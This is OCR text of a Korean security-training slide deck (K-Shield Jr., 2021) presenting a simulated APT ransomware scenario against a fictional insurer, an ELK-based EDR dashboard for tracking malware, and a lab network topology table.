K-Shield Jr. 보안사고 분석대응 7기

APT 공격 - EDR 탐지 시스템

2021. 11. 19

5조 R&B

김은주 이찬진 이안나 김지예 장민경
김가영 박민주 안병휘 이유림 정민지

K-Shield Jr.

발표자 김은주

R&B CONTENTS

K-Shield Jr.

01

주제 소개

1. 주제 선정 이유
2. EDR 시스템 소개

02

APT 시나리오

1. 시나리오 소개
2. 공격 환경

03

EDR 시스템

1. 대시보드
2. 분석

04

프로젝트 이후 계획

1. K-Shield Jr. 끝난 뒤의 계획 및 목표


K-Shield Jr.


01
주제 소개

K-Shield Jr.

주제 선정 이유

APT? EDR?





출처① https://www.boannews.com/media/view.asp?idx=102363 출처② https://www.itbiznews.com/news/articleView.html?idxno=16625 출처③ https://www.etnews.com/20200520000254

K-Shield Jr.


EDR 시스템 소개

통합 대시보드

K-Shield Jr.

EDR 시스템 소개


ELK 서버 모니터링



K-Shield Jr.

EDR 시스템 소개

악성코드 추적



시간별 Event ID

도착 IP(시간별)

소스 IP(시간별)

K-Shield Jr.


EDR 시스템 소개

악성코드 추적

K-Shield Jr.

EDR 시스템 소개

악성코드 추적



K-Shield Jr.

02
APT 시나리오

K-Shield Jr.

APT 시나리오

배경 소개


공격 대상 R&B손해보험

공격 이유

회사에 등록된 개인 또는

여러 회사들의 중요 정보들을 랜섬웨어로


잠금으로써 돈을 요구하기 위해




K-Shield Jr.

APT 시나리오

등장 인물 및 토플로지 구성





K-Shield Jr.

APT 시나리오

토플로지 구성 세부

가상머신 목록	IP 주소	운영체제	용도
DNS 서버	172.30.1.6	Ubuntu Linux	내부 메일 서버를 위한 DNS 서버
메일 서버	172.30.1.50	Ubuntu Linux	내부 메일을 위한 서버
공격자 PC	172.30.1.25	Kail Linux	공격을 위한 PC
	172.30.1.124	Windows 10	메일을 보내는 PC
피해자 PC	172.30.1.30	Windows 10	1차 침투에 사용되는 PC
	172.30.1.35	Windows 10	2차 침투 후 랜섬웨어에 이용되는 PC

사전 준비		
악성코드	1차 침투에 사용	
랜섬웨어	최종 공격에 사용	
메일 주소	김홍보의 외부 메일	rnb.cpt@daum.net
	공격자의 외부 메일	ckd120948@daum.net
피해자 PC	김홍보의 내부 메일	khb11@rnb.com
	최기밀의 내부 메일	ckm7@rnb.com

K-Shield Jr.


APT 시나리오
타임라인 소개

